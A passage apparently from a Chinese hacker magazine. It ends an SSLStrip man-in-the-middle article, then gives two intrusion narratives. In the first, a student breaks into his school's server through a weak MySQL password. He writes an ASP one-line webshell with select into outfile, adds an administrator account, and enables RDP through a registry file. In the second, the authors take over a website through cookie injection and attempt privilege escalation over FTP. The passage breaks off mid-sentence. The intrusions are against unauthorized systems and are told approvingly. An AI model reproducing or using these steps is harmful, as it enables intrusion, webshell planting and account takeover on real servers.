和以往的 MITM 中间人攻击最大不同是，使用 SSLStrip 攻击时，受害者一方的浏览器不会弹出任何错误提示或者无效链接提示，而仅仅是从 HTTPS 加密状态变成了 HTTP 这样的非加密状态，这样的攻击显示对于绝大多数用户来说极具威胁性及迷惑性。基本上现在很少有人会留心到访问网站时，加密网址的变化，我想这个引发的安全隐患不用我多说了吧。

对中间人攻击不熟悉的朋友，可以结合本文的姊妹篇《SSL 中间人攻击实现》一文进行参考。




图 10




图 11

编辑点评：

杨哲的文章总是很详细，如果有条件的用户照着文章中的流程去做就可以了解了。不过我总是感觉他介绍的东西真是高深莫测呀，你说人与人之间的差距怎么就这么大呢？

WWW.NOHACK.CN

Carl的愤怒



图 lovec

本文写的是mysql的导入导出操作

这是一个漆黑的风雨之夜，Carl他们的寝室又一次“魔兽”到了深夜。Carl是Nonentity学校的学生，Nonentity学校以老师照本宣科的无敌功夫和高的离谱的网费著称，carl和同学曾多次向Nonentity的领导反映，但始终没有回应。carl很是不满，但也无可奈何。

战事正酣，他却不小心按错键盘，电脑关闭了，重启拨号，Carl傻眼了，又断线了，Carl的网费又用完了。

“这样少的流量怎么够用，这也太黑了！”carl重重地摔了键盘。

carl所学的是计算机专业，他对网络安全技术相当感兴趣，曾加入过一些组织，水平还不错，这么久以来，他在学校一直循规蹈矩，现在他却越来越按捺不住了。

“不能再掏钱了，我都没钱了，我要免费，我要代理！”carl怒吼到。

Carl的杀怪兴头还没有消散，兴头正高，他要以最快的速度抓住肉鸡，当然弱口令是首选了。

很快，carl就锁定了目标，这是学校的一台学位论文服务器xx.xx.xx.22，存在mysql弱口令。理论上，放置学位论文的服务器应该是很重要的，可是noentity的管理员就是这么性格，可能考虑到学生交高网费的疾苦，除了xx.xx.xx.xx网段ips重装防护之外，其它几个网段都故意给carl之流留了机会吧。

“既然是这样，我carl还能客气么？如果这都不收下，岂能对得起管理员的一番心意。”carl笑道。

Carl根据扫描的情况，发现服务器还开放了80端口，carl可不想mysql的select into outfile到启动目录，妖怪可还等着他灭啊，多等几天那该有多少怪不能灭啊。Carl心底里笑了！正好有web端口，利用select into outfile到web目录，然后看看配合其它漏洞，将权限提升，接着启动路由与远程服务，建立成一个vpn服务器。

以下是carl的操作：

```
C:\>mysql    hxx.xx.xx.22 –umysqsl –p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 92 to server version: 3.23.44–nt
得到mysql服务器的版本为3.23.44–nt;

mysql> select load_file('c:/boot.ini');
| [boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINNT
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINNT="Microsoft Windows 2000
Server" /fastd
etect
```

得到服务器版本为win2000server。Mysql Load_file权限可以load很多配置文件信息，当得知是win2000的时候，carl决定load_file系统盘下c:/winnt/system32/inetsrv/metabase.bin这个二进制文件，因为里面存有网站目录的配置信息。




图1

虽然是二进制，但是如果放在utredit里，还是有机会找出网站路径的。不过在这之前，carl还是考虑到系统默认路径。在web中访问http://xx.xx.xx.xx之后，浏览器返回如图1所示的页面，基本肯定是默认路径。Carl再次在mysql中输入：**select load_file('c:/inetpub/wwwroot/iisstart.asp')**，之后mysql显示了文件的内容，确定了就是默认路径。Carl嘴角露出了微笑，看来是拿下webshell了。

继续在mysql输入如下语句：

```
Crate table a(a text);
Insert into a(a) values('<%excute requtst("l")%>');
Select * from a into outfile 'c:/inetpub/wwwroot/c.asp';
Drop table a;
```

好，一句话木马生成成功，上传功能更强大的webshell吧！没有成功，汗！Carl停顿了2秒钟，分析了一下为什么不能成功：刚才利用mysql的into outfile是利用的mysql的系统权限，而现在利用一句话webshell上传是guest权限。当磁盘目录做了ntfs权限设置的时候，就不能传了。

既然刚才需要系统权限，那就给你系统权限，还用mysql导出！通过一句话木马，carl上传大马到d:\xx\t.txt，此目录可以写入，然后在mysql中执行如下语句：

```
mysql>create table a (cmd text);
mysql>load data infile 'd:\xx\t.txt' into table a;
mysql>select * from a into outfile 'c:/inetpub/wwwroot/d.asp';
```

很可惜，失败了，导出的d.asp只有16行（carl后来占领服务器后，在服务器上重复了以上过程却成功了，carl至今郁闷不已，到底是哪里出了问题，你可以帮他解惑么？）。不灰心的Carl另寻通路，实在不行，起码还可以守株待兔。

将以下代码的批处理导入管理员启动项：**net localgroup administrators IUSR_ADMINISTRATOR /add**。将web组的用户加入管理员，重启之后，asp脚本将是管理员权限。继续进攻，通过端口扫描，carl找到了先前被忽视的8001端口，于是在浏览器中输入http://xx.xx.xx.xx:8001/，出现了新的站点目录，如图2。




图2

既然存在新的web目录，而且还是用的jsp脚本，如果管理员安全意识不强的话，jsp木马权限肯定会很高。carl将重心放在了jsp上，通过asp的一句话木马，很快找到了jsp脚本运行目录。

此时一切都简单了，通过asp一句话木马写入jsp脚本木马，运气很好，这个目录没有严格的权限限制，支持asp脚本木马运行的iis_administrator用户有写入权限。

下一步，判断权限，看看jsp木马权限是不是要比asp权限高。在cmd命令模块下输入**whoami**，可惜，系统没这个命令。没有关系，输入**net user admins Admin00000000! /add && net localgroup administrators admins /add**，命令执行成功，用户已经加上，jsp木马果然好用，如图3。




图3

接下来便是开启win2000server的3389，传了几个工具，都被杀。没有关系，都到这一

步了，很快就会占领桌面的。carl心底给自己暗暗打气，很快找到了导入注册表开3389的方法。

Win2000开3389端口的注册表要比2003的冗长很多，请看如下代码：

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\netcache]
"Enabled"="0"
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]
"ShutdownWithoutLogon"="0"
[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer]
"EnableAdminTSRemote"=dword:00000001
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server]
"TSEnabled"=dword:00000001
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermDD]
"Start"=dword:00000002
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermService]
"Start"=dword:00000002
[HKEY_USERS\.DEFAULT\Keyboard Layout\Toggle]
"Hotkey"="1"
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp]
"PortNumber"=dword:00000D3D
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp]
"PortNumber"=dword:00000D3D
```

以后的工作，Carl已经是轻车熟路了，**regedit /s d:\3389.reg**，win2000server需要重启才生效。输入**iisreset /reboot**，服务器重启之后，登录3389。后来，carl又把终端端口改成了2049，起码这样不是那么容易被管理员发现。

终于登上了桌面，carl舒了一口气，然后就是配置vpn服务器……几分钟后，carl的音响再次响起宁人激动的“our town is under attack”！

编辑点评：

作者将技术步骤和情节描写结合得还不错，不至于偏颇于小说，这也是我编发这篇文章的理由。

突破重围 渗透XX黑客网站

上帝之爱【HSG】& 飞狼

本文写的是一次很详细的渗透经过

前言

某日我在找资料的时候，点击到了一个XX黑客网站，咦！怎么貌似有印象？记得以前好像有人给我说过这个站，还不错，会员好几万，不知道安全怎么样，于是看着看着便动了邪念。

整装待发

主站是动易的系统，论坛是PW的，还有几个分站，不过都似乎没有突破点。无奈之下打开www.ip866.com旁注了下，上面倒是有站，不过好像都是他的几个分站，有一两个其它的站，但是都是DZ的论坛程序，还有一个是某位黑客的博客！看来旁注这条路是走不通了，我又重新用域名以及注册信息做了一个字典扫了下FTP，希望有弱口令，但最后也失败了！

既然旁注不行，那么我们只能搞C段ARP了，但愿没有ARP防火墙（后来证实的确如此）！大家知道，一般C段基本都是两个或者两个以上网关，要是搞到的服务器不在同一个网关，岂不得重新来过？

我ping了下，得知目标机器是14号，那么我们就搞这个数字附近的机器。那就从10到40开始，避免做的是无用功！用Hscan扫了会儿，发现好多都是用Serv_U，这就有很大的可能性搞到服务器来对目标进行嗅探了！

自己一个人搞岂不是无聊之极？于是叫上了飞狼、小三和小冰一起搞，分工之后我就从18号机器开始了，一连找了几个站都没有拿到shell。不是找不到后台，就是猜解不出账号和密码，或者是做了防注射……

当心灰意冷之时，打开一个站，一用单引号，立马弹框框，一看就知这类用的是通用防注射，只过滤了get和post，未对cookie过滤。这时我没有去立马进行猜解账号和密码，而是先去找了下后台，后台隐藏的还很深，但还是被找出来了，如图1。




图1

立马掏出jsCookier射了起来，不到一会搞定了管理员账号和密码，成功进入后台，如图2。




图2

我原本以为这样的站提供有上传基本就可以搞定，可是后来发现不行！好在还有数据库备份功能，可是居然不能修改，本想本地备份，可是老出问题！就在我郁闷之时无意间的点击了“常量设置”，竟然发现这里可以修改数据库路径！我修改了之后问题又出来了，备份功能不能使用了，如图3。

我又仔细的看了下，看到了“**Include/Const.asp**”，你们想到了什么？我打开了这个页面发现一片空白，于是先把“常量设置”里面的内容复制下来，不然一会人家网站就出错了！全部删除内容并改成自己的一句话，再回过头来看看，用一句话客户端




图3




图4

进行连接，OK！拿到了webshell啦！如图4。

艰难提权

上传了一个大马，现在管理员安全意识提高了，一般WS组件都是被删除的，这个也不例外（后来发现用的是蓝芒虚拟主机，大家都知道虚拟主机不好提权）！还好上面有SU（后来发现没有那么简单），扫了下端口，1433、3306、3389以及43958都开放了，试了下SU提权，貌似不行！我把权限丢给了朋友一起搞，这时他们用Bloodsword大牛的shell找到了SU的目录，在D盘！我一看，果然如此，SU提权失败是因为有安装密码！

我看了看，居然发现了一个admin的用户，竟然是system权限，如图5。我ftp上去跳转到system32之后执行“**quote site exec net user 账户 密码 /add**”，发现失败！如图6。

我上传了一个net也不行，这时本想用远控木马上传上去执行，可是发现杀软是麦咖啡……于是把这个FTP给小三，一会小三告诉我发现了root口令！在哪？他说用FTP连接工具连接上去之后，在Administrator的桌面上面找到了root，我一看，果然

